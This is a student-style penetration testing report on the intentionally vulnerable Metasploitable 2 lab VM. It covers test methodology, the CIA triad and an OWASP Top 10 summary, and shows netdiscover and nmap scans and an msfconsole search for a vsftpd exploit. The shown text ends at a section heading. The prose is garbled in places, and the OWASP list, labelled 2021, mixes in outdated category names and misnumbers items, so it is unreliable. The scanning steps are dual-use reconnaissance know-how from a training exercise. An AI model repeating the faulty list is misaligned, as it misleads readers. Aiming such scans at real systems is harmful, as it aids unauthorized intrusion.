PENETRATION TESTING REPORT OF METASPLOITABLE2

PREPARED BY
KARTHIK S

2024

ABSTRACT

This report presents the findings and analysis of a comprehensive penetration testing conducted on Metasploitable 2, a purposely vulnerable virtual machine designed for security testing and educational purposes. The objective of this assessment was to identify and exploit security vulnerabilities within the Metasploitable 2 environment, thereby assessing its overall security posture and providing actionable recommendations for remediation.

The penetration testing methodology employed a combination of automated scanning tools and manual exploitation techniques to simulate real-world cyber attacks. Through rigorous testing, various vulnerabilities were identified across multiple layers of the Metasploitable 2 infrastructure, including the operating system, network services, and applications.

Furthermore, the report highlights the impact of these vulnerabilities on the confidentiality, integrity, and availability of data within the Metasploitable 2 environment. By exploiting these weaknesses, an attacker could potentially compromise the system, disrupt services, and compromise sensitive information.

TABLE OF CONTENT

INTRODUCTION


The Metasploitable 2 is intentionally engineered to host a myriad of security vulnerabilities, mirroring those found in real-world systems. The significance of assessing and fortifying such an environment lies in its potential to emulate actual cyber threats, providing organizations and security professionals with invaluable insights into the intricacies of their defense mechanisms.

This report documents the systematic examination of Metasploitable 2, employing a combination of automated tools, manual testing methodologies, and ethical hacking techniques. By simulating real-world cyber attack scenarios, our objective was to identify, exploit, and analyze vulnerabilities that could compromise the confidentiality, integrity, and availability of the virtual machine.

As we navigate through the following sections, we will present a detailed analysis of the penetration testing process, outlining the methodologies used, the vulnerabilities uncovered, and the potential impact of successful exploitation. The findings presented herein aim not only to demonstrate the vulnerabilities inherent in Metasploitable 2 but also to provide organizations and security practitioners with actionable insights to fortify their defenses against analogous threats in live environments.

PENETRATION TESTING METHODOLOGY

Penetration testing methodology is a structured and systematic approach to simulate cyber attacks on a system, network, or application with the goal of identifying vulnerabilities and weaknesses. The process involves various steps, from initial planning to final reporting. While specific methodologies may vary among organizations and security professionals, a commonly used and accepted framework is the "Penetration Testing Execution Standard (PTES)." Below is a generalized penetration testing methodology:



RECONNAISSANCE AND PLANNING

⇩

SCANNING

⇩

EXPLOITATION

⇩

RISK ANALYSIS

⇩

REPORTING

A. RECONNAISSANCE AND PLANNING :

The first step is reconnaissance and planning. Where up plan is created using the data found while performing reconnaissance on the target. For example, in black box testing if we are just given it the name of the target, we can then perform reconnaissance with that piece of theatre and craft a plan according to the information found which would be in our case a website a mobile application for any software service. When we know what type of target,, system we have, we can then plan accordingly to conduct operation testing for that particular system.

B. SCANNING :

Now once we have locked our targets, we can start with scanning. In scanning active reconnaissance of the systems all services which main is we directly interact with this can them for additional information and vulnerabilities. We are looking for a possible attack vectors in this phase of penetration testing. This step involves a lot of automated testing such as network scanners, and automatic vulnerability assessment tools such as nikto.

In scanning phase, along with automated testing, we form manual scanning of the tablet such as spiking and fuzzing to test the stability of the system in a particular environment.

C. EXPLOITATION :

Once we are done with scanning and identified some possible attack vectors, we can proceed to exploit the

vulnerability and possible attack vectors.
from automated testing, this step requires a lot of knowledge from the petition tester about the working of the system and it depends on the skill level of the penetration tester whether he/she is able to identify all the vulnerabilities or not.

D. RISK ANALYSIS :


Now once we are done with the penetration testing and we have identified all the vulnerabilities whether there can be actively exploited or not, we can then proceed with risk analytics of those vulnerabilities.
In this step we evaluate the vulnerabilities against some metrics such as, the damage caused by them, how easily those vulnerabilities can be exploited, what skill level is required to exploit them and many more. Based on this evaluation we specify different priorities for vulnerabilities; Thus, this steps helps in identification of major vulnerabilities and gives the priority list which can help developers deciding a plan to mitigate those vulnerabilities.

E. REPORTING :

The final stage is Reporting, where the tester compiles a comprehensive report detailing their findings. This includes the vulnerabilities discovered, data exploited, and the success of the simulated breach. But the report is not just a list of issues. It also offers recommendations for addressing the vulnerabilities, including software patches, configuration changes, and improved security policies. The report s erves as a roadmap, guiding the organization towards a more secure IT infrastructure.

CIA TRIADE

The CIA Triad is a widely recognized and fundamental model in information security, representing three core principles that are essential for ensuring the security of information and information systems. The three components of the CIA Triad are:



The CIA Triad serves as a foundational framework for designing and evaluating security measures within an organization. By addressing each element of the triad, information security professionals can create a comprehensive and balanced security strategy that accounts for the confidentiality, integrity, and availability of critical assets.

A. CONFIDENTIALITY :

- Definition: Confidentiality ensures that information is not disclosed to unauthorized individuals, entities, or systems. It involves protecting sensitive data from unauthorized access, disclosure, or alteration.
- Implementation: Encryption, access controls, and user authentication mechanisms are common measures used to enforce confidentiality.

B. INTEGRITY :

- Definition: Integrity focuses on the accuracy and trustworthiness of information. It ensures that data remains unchanged and unaltered during storage, processing, or transmission.
- Implementation: Hash functions, digital signatures, and access controls are examples of mechanisms used to maintain data integrity.

C. AVAILABILITY :

- Definition: Availability ensures that information and systems are accessible and usable when needed by authorized users. This involves preventing and mitigating disruptions, such as downtime or denial-of-service attacks.
- Implementation: Redundancy, backup systems, and disaster recovery planning are strategies employed to maintain availability.

OWASP TOP 10

OWASP Top 10 is a list of the top 10 most critical web application security risks. The Open Web Application Security Project (OWASP) is a non-profit organization that aims to improve the security of software through open-source tools, resources, and guidance. The OWASP Top 10 is updated periodically to reflect changes in the threat landscape and to provide guidance on how to address common vulnerabilities.

The OWASP Top 10 is connected to VAPT in that it provides a framework for identifying and assessing security vulnerabilities in web applications. VAPT can help to identify and address the specific risks identified in the OWASP Top 10, such as injection flaws, broken authentication and session management, cross-site scripting (XSS), and other security issues.

By using the OWASP Top 10 as a reference, VAPT teams can ensure that they are covering the most critical web application security risks in their testing. They can also use the OWASP Top 10 to prioritize their remediation efforts, focusing on the most critical vulnerabilities first.

In addition, the OWASP Top 10 can be used as a guide for developers to build more secure web applications. By incorporating the security recommendations in the OWASP Top 10 into their development practices, developers can help to prevent vulnerabilities from being introduced in the first place. This can help to reduce the need for VAPT and improve the overall security of web applications

Here are the OWASP Top 10 web application security risks as of the latest release in 2021 :

1. Injection

Injection flaws occur when untrusted data is sent to an interpreter as part of a command or query, which can trick the interpreter into executing unintended commands or accessing unauthorized data.

2. Broken Authentication

Broken authentication occurs when authentication and session management functions are not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to assume other users' identities.

3. Security Misconfiguration

Security misconfiguration occurs when security settings are not configured properly, leaving security holes that can be exploited by attackers.

4. Insecure Design

Insecure design occurs when a web application is designed in such a way that it can be easily exploited by attackers, for example, by allowing unauthenticated access to sensitive functionality.

5. Sensitive Data Exposure

Sensitive data exposure occurs when sensitive data, such as passwords or credit card numbers, is not properly protected, leaving it vulnerable to attackers.

6. Vulnerable and Outdated Components

Vulnerable and outdated components occur when a web application relies on thirdparty components that are not kept up to date, allowing attackers to exploit known

7. vulnerabilities in these components.

Identification and Authentication Failures Identification and authentication failures occur when a web application does not properly identify or authenticate users, allowing attackers to assume other users' identities.

8. Software and Data Integrity Failures

Software and data integrity failures occur when a web application does not properly validate or sanitize data, allowing attackers to modify or delete data or execute arbitrary code.

9. Security Logging and Monitoring Failures

Security logging and monitoring failures occur when a web application does not properly log or monitor security events, making it difficult to detect and respond to attacks.

10. Server-Side Request Forgery (SSRF)

Server-side request forgery occurs when a web application accepts user input that can be used to make server-side requests, which can be used by attackers to access internal resources or launch attacks against other systems.

EXECUTIVE SUMMARY

The purpose of this penetration testing project was to assess the security posture of Metasploitable 2, a deliberately vulnerable virtual machine, by identifying and exploiting various vulnerabilities. The project aimed to simulate real-world cyber-attacks, evaluate the effectiveness of existing security measures, and provide actionable recommendations for enhancing the overall security of the system.

1.1 PROJECT OBJECTIVE :

The main objective of penetration testing on Metasploitable 2 is to identify security vulnerabilities in the system. It also aims to determine how exploitable these vulnerabilities are and the risks associated with them. Penetration testing is a process that involves uncovering vulnerabilities in a system and then exploiting them in a controlled and ethical manner.

1.2 TIMELINE :

The timeline of the test is as below.

Penetration Testing	Start Date	End Date
Pent Test 1	29/01/2024	06/02/2024

Table1 : Penetration Testing Time Line

SCOPE OF TESTING

The scope of a penetration test is the targets, boundaries, and depth of an assessment. It's one of the first phases of a pentest and is all-encompassing. The scope defines the applications, users, networks, devices, accounts, and other assets that should be tested.

1.1 ABOUT TARGET :

Metasploitable 2 is a deliberately vulnerable virtual machine (VM) designed for penetration testing, ethical hacking, and security training purposes. It is created and maintained by the Metasploit project, which is an open-source penetration testing framework developed by Rapid7. Metasploitable 2 is an updated version of the original metasploitable, offering a more comprehensive set of vulnerabilities for security professionals to practice and improve their skills.


1.2 TOOLS USED :

NetDiscover


Purpose: Network reconnaissance and host discovery.

Operation: Netdiscover sends ARP requests to discover live hosts on a network and listens for responses. It then displays the discovered hosts along with their IP addresses and MAC addresses.

Screenshot :



```
┌──(kali㉿kali)-[~]
└─$ sudo netdiscover -r 192.168.0.0/24
```



```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------

 192.168.0.14    8e:6b:c9:a4:12:d9      1      60  Unknown vendor
 192.168.0.199   00:45:e2:aa:53:a3      1      60  CyberTAN Technology Inc.
 192.168.0.244   08:00:27:d2:e0:13      1      60  PCS Systemtechnik GmbH
```

Here the target machine or metasploitable 2 IP address is 192.168.0.244

Nmap


Purpose: Nmap (Network Mapper) is a versatile and widely used network scanning tool with several key purposes.

Operation: Nmap operates by sending crafted packets to the target hosts and analyzing the responses.

Usage Example:

Nmap -sV 192.168.0.244   : Version Scanning

Screenshot :



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.0.244
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-03 04:57 EST
Nmap scan report for 192.168.0.244
Host is up (0.0067s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, L
inux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.82 seconds
```


Msfconsole

Purpose: It’s an open-source penetration testing and exploitation tool and the primary purpose of MSFconsole is to provide a convenient and efficient way to interact with the Metasploit Framework.

Operation: The operation of MSFconsole (Metasploit Framework Console) involves using a command-line interface to interact with the Metasploit Framework.

Metasploit is a powerful penetration testing and exploitation tool that helps security professionals assess and secure computer systems.

Screenshot :



```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Set the current module's RHOSTS with database values using
hosts -R or services -R

                                   ,;;,                 .
                                .\$$$$$L..,,==aaccaacc%#s$b.       d8,    d8P
                     d8P        #$$$$$$$$$$$$$$$$$$$$$$$$$$$b.    `BP  d888888p
                  d888888P      '7$$$$\""""''^^`` .7$$$|D*"'```         ?88'
  d8bd8b.d8p d8888b ?88' d888b8b             _.os#$|8*"`   d8P       ?8b  88P
  88P`?P'?P d8b_,dP 88P d8P' ?88          .oaS###S*"`       d8P d8888b $whi?88b 88b
 d88  d8 ?8 88b     88b 88b  ,88b .osS$$$$*" ?88,.d88b, d88 d8P' ?88 88P `?8b
d88' d88b 8b`?8888P'`?8b`?88P'.aS$$$$Q*"`    `?88'  ?88 ?88 88b  d88 d88
                          .a#$$$$$$"`          88b  d8P  88b`?8888P'
                       ,s$$$$$$$"`             888888P'   88n      _.,,,ass;:
                    .a$$$$$$$P`               d88P'    .,.ass%#S$$$$$$$$$$$$$$'
                 .a$###$$$P`           _.,,-aqsc#SS$$$$$$$$$$$$$$$$$$$$$$$$$$'
              ,a$$###$$P`  _.,-ass#S$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$####SSSS'
           .a$$$$$$$$$$SSS$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$SS##==--""''^^/$$$$$$'
_______________________________________________________________   ,&$$$$$$'_____
                                                                 ll&&$$$$'
                                                              .;;lll&&&&'
                                                            ...;;lllll&'
                                                          ......;;;llll;;;....
                                                           `......;;;;... .  .


       =[ metasploit v6.3.50-dev                          ]
+ -- --=[ 2384 exploits - 1235 auxiliary - 417 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd 2.3.4
```

FINDING SEVERITY RATINGS

